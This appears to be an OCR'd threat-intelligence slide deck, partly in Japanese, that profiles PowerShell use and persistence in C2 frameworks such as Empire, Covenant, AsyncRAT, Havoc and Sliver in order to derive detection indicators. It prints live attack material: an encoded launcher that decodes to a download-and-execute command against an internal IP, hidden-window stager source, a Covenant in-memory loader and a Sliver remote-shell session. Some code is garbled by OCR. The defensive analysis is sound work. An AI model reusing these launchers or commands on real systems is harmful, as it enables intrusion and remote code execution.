
```
@echo off
start /B powershell.exe -nop -ep bypass -w 1 -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAIgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4
UAdAAuAEMAcbgB1AGQAZQBwAHQAaQBhAGwAQwBhAGMAaAB1AF0A0gA6AEQAZQBmAGEAdQB5A
AHcAcgAoACcAaAB0AHQAcAA6AC8ALwAxADcAMgAuADIAMwAuADIAMQAuADEAMwAxADoAOAA
BsAGwALwAnACkALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwB8AGkAZQB4AA==
timeout /t 1 > nul
del "%~f0"
```

decode

## Output

```
(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
iwr('http://172.23.21.131:8888/download/powershell/')-UseBasicParsing|iex
```

Stagerをダウンロードし、  
実行するスクリプト



Item	Value
Parent Process	cmd.exe
Command Line	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>

# Generating launcher source code

PoshC2

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
```
with open("%s%spayload.txt" % (self.BaseDirectory, name), 'w') as f:  
    f.write(self.PSDropper)
```

```
    self.QuickstartLog("Batch Payload written to: %s%spayload.bat" %  
        (self.BaseDirectory, name))
```

```
    encodedPayload = base64.b64encode(b64gzip.encode('UTF-16LE'))
```

```
    batfile = "powershell -exec bypass -Noninteractive -windowstyle hidden -  
e %s" % encodedPayload.decode("utf-8")
```

<https://github.com/nettitude/PoshC2/blob/master/poshc2/server/payloads/Payloads.py#L145-L148>



Item	Value
Parent Process	cmd.exe
Command Line	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

# Focus on PowerShell

Technique	Count	Frameworks
Windows Command Shell	10/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Havoc</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>
PowerShell	9/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Havoc</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>




- 利用用途
  - Remote shell
    - Sliver
  - Command and script execution
    - Koadic, Havoc, Merlin, AsyncRAT, DcRat, Quasar
  - Launcher execution
    - Empire, Covenant
- インジケータ
  - コマンドライン

Framework	Command Line
Sliver	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥ powershell.exe" -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding] ::UTF8"

- “shell”コマンドでPowerShellをRemote shellとして利用可能
  - PowerShellが存在しない場合はcmd.exeが実行される
- 推奨されないコマンドとして警告される

```
[server] sliver (SQUARE_WINGMAN) > shell local
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 10868
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe> whoami
whoami
testlab\ben
PS C:\Users\ben\Desktop\c2\sliver\sliver.exe>
```



Item	Value
Parent Process	<any Sliver process>
Command Line	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit -Command [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8

# Command and script execution with powershell.exe indicator matrix

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%\¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

# AsyncRAT and DcRat execute a PowerShell script received from a C&C Server

Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>


# SendFile function

AsyncRAT

DcRat

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- AsyncRAT、DcRatは“SendFile”機能でC&Cサーバからファイルを送信し、実行することができる
- “To Disk”を選択した場合、端末にファイルを書き込みPowerShellで実行する



# SendFile function source code

AsyncRAT

DcRat

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +
unpack_msgpack.ForcePathObject("Extension").AsString);
<...snip...>
If (unpack_msgpack.ForcePathObject("Extension").AsString.ToLower().EndsWith(".ps1"))
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = $"/c start /b powershell -ExecutionPolicy Bypass -WindowStyle Hidden
-NoExit -FilePath {"" + "¥" + fullPath + "¥" + ""} & exit",
        CreateNoWindow = true,
        <...snip...>
    });
}
```

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31>



# SendFile function source code

AsyncRAT

DcRat

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```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +  
unpack_msgpack.ForcePathObject("Extension").AsString);
```

<...snip...>

```
If (unpack_msgpack.ForcePathObject("Extension").AsString.ToLower().EndsWith(".ps1"))
```

```
{
```

```
Process.Start(new ProcessStartInfo
```

```
{  
    Arguments = $"/c start /b powershell -ExecutionPolicy Bypass -WindowStyle Hidden  
    -NoExit -FilePath {"" + "¥" + fullPath + "¥" + ""} & exit",  
    CreateNoWindow = true,  
    <...snip...>  
});
```

```
}
```

**ターゲット端末に以下のパスで送信したファイルを作成  
%Temp%¥[a-z]{6}.<Extension>**

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31>

# SendFile function source code

AsyncRAT


DcRat

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wizSafe

```
string fullPath = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) +  
unpack_msgpack.ForcePathObject("Extension").AsString);  
<...snip...>
```

```
If (unpack_msgpack.ForcePathObject("Extension").AsString.ToLower().EndsWith(".ps1"))  
{  
    Process.Start(new ProcessStartInfo  
    {  
        FileName = "cmd",  
        Arguments = $"/c start /b powershell -ExecutionPolicy Bypass -WindowStyle Hidden  
-NoExit -FilePath {"" + "¥" + fullPath + "¥" + ""} & exit",  
        CreateNoWindow = true,  
        <..cmd.exe /c start /b powershell -ExecutionPolicy Bypass -  
WindowStyle Hidden -NoExit -FilePath <script path> & exit>  
    });  
}
```

<https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/SendFile/SendFile/Handler/HandleSendTo.cs#L18-L31>



Item	Value
Parent Process	cmd.exe
Command Line	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath \"%TEMP%¥[a-z] {6}.ps1\"

# Havoc command line does not contain powershell.exe path


Framework	Command Line
AsyncRAT	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -NoExit -FilePath '"%TEMP%\¥[a-z] {6}.ps1"'
DcRat	
Havoc	-C <any command line>

# powershell.exe execution source code

```
else if ( InputCommands[ 0 ].compare( "powershell" ) == 0 ) {  
    if ( InputCommands.length() > 1 ) {  
        auto Program =  
QString("C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe");  
        // NOTE: the 'powershell' command does not need to escape quotes  
        auto Args    = QString( "-C " + JoinAtIndex( commandline.split( " " ),  
1 ) ).toUtf8().toBase64();  
  
        TaskID = CONSOLE_INFO( "TaskID", "command/script" );  
        CommandInputList[ TaskID ] = commandline;  
  
        SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" + Args ) )  
    }  
}
```

**“Args”には引数のみが格納される。  
この処理は“shell”コマンドと同様**

<https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L1815-L1826>



Item	Value
Process Name	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Command Line	-C <any command line>

# Launcher execution with powershell.exe

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('<base64 encode file'>),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[])(1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@([string[]]@()))  Out-Null";

# Launcher execution option is a bit different compared to cmd.exe execution

Framework	Command Line
Empire	(default) powershell.exe <b>-noP -sta</b> -w 1 -enc <base64encoded script>
Covenant	<div>sv o (New-Object IO.MemoryStream);sv d (New-Object IO.ComputerSystem);sv f ([IO.File]::FromPath('C:\Windows\System32\cmd.exe'));sv b (New-Object Byte[] (1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@([string[]]@()))  Out-Null";</div> <div><b>Launcher execution with cmd.exe:</b> powershell.exe <b>-nop -ep bypass</b> -w 1 -enc &lt;base64encoded script&gt;</div>



- EmpireはLauncherに複数のファイルタイプを利用できる
- **StagerはListenerで設定した実行オプションで実行される**
- Listenerのプロトコルがhttp, http\_comを指定している場合、launcher\_batのみ実行オプションが変更される

Launcher	Application
launcher_vbs	wscript.exe
launcher_hta	mshta.exe
launcher_sct	regsvc32.exe
launcher_xml	MSBuild.exe
launcher_lnk	explorer.exe
launcher_bat	cmd.exe

# Default stager execution option example


Empire

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```
"Launcher": {  
  "Description": "Launcher string.",  
  "Required": True,  
  "Value": "powershell -noP -sta -w 1 -enc ",  
},
```

**Default launcher execution option**

[https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher\\_bat.py#L120-L128](https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128)



Item	Value
Command Line	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>

# Covenant launcher execution command line is very long

Framework	Command Line
Empire	(default) powershell.exe -noP -sta -w 1 -enc <base64encoded script>
Covenant	<pre>sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('&lt;base64 encode file'&gt;),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[])(1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))  Out-Null";</pre>

```
private static readonly string PowerShellLauncherCodeTemplate = @"
    sv o (New-Object IO.MemoryStream);
    sv d (New-Object IO.Compression.DeflateStream(
        [IO.MemoryStream][Convert]::FromBase64String(
            '{{GRUNT_IL_BYTE_STRING}}'),
        [IO.Compression.CompressionMode]::Decompress)
    );
    sv b (New-Object Byte[](1024));
    sv r (gv d).Value.Read((gv b).Value,0,1024);
    while((gv r).Value -gt 0){
        (gv o).Value.Write((gv b).Value,0,(gv r).Value);
        sv r (gv d).Value.Read((gv b).Value,0,1024);
    }
    [Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint
    .Invoke(0, @(, [string[]] @ ())) | Out-Null";
```

<https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71>

```
private static readonly string PowerShellLauncherCodeTemplate = @"
```


```
sv o (New-Object IO.MemoryStream);  
sv d (New-Object IO.Compression.DeflateStream(  
    [IO.MemoryStream][Convert]::FromBase64String(  
        '{{GRUNT_IL_BYTE_STRING}}'),  
    [IO.Compression.CompressionMode]::Decompress)  
);
```

```
sv b (New-Object Byte[](1024));  
sv r (gv d).Value.Read((gv b).Value,0,1024);  
while((gv r).Value -gt 0){  
    (gv o).Value  
    sv r (gv d).V  
}
```

**CovenantのAgentはDeflate圧縮され、  
さらにBase64Encodeされている**

```
[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint  
.Invoke(0, @(, [string[]] @ ())) | Out-Null";
```

<https://github.com/cobbr/Covenant/blob/master/Covenant/Models/Launchers/PowerShellLauncher.cs#L71>



Item	Value
Script Block	<pre>sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String ('&lt;base64 encode file&gt;'),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@())) Out-Null";</pre>

# Threat Intelligence ~ Persistence ~



# Persistence matrix 1

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Merlin</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>
Scheduled Task/Job	7/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>

## Persistence matrix 2

Technique	Count	Frameworks
WMI Event Subscription	4/10	<ul style="list-style-type: none"><li>• Covenant</li><li>• Empire</li><li>• Koadic</li><li>• PoshC2</li></ul>
Windows Service	4/10	<ul style="list-style-type: none"><li>• Covenant</li><li>• Havoc</li><li>• PoshC2</li><li>• Sliver</li></ul>
Component Object Model Hijacking	1/10	<ul style="list-style-type: none"><li>• Covenant</li></ul>
Image File Execution Options Injection	1/10	<ul style="list-style-type: none"><li>• Empire</li></ul>

# Focus on Run Registry Key/Startup Folder

Technique	Count	Frameworks
Registry Run Key/Startup Folder	9/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Merlin</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>
Scheduled Task/Job	7/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>

- すべてのフレームワークがHKCUのRun keyへ登録する機能を有する
  - HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
  - フレームワークがWindows APIを通してRun keyへ登録する
- インジケータ
  - Registry key
  - Registry value name
  - Registry value type
  - Registry value data

# Registry Run Keys indicator matrix

Framework	Registry Key
AsyncRAT	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
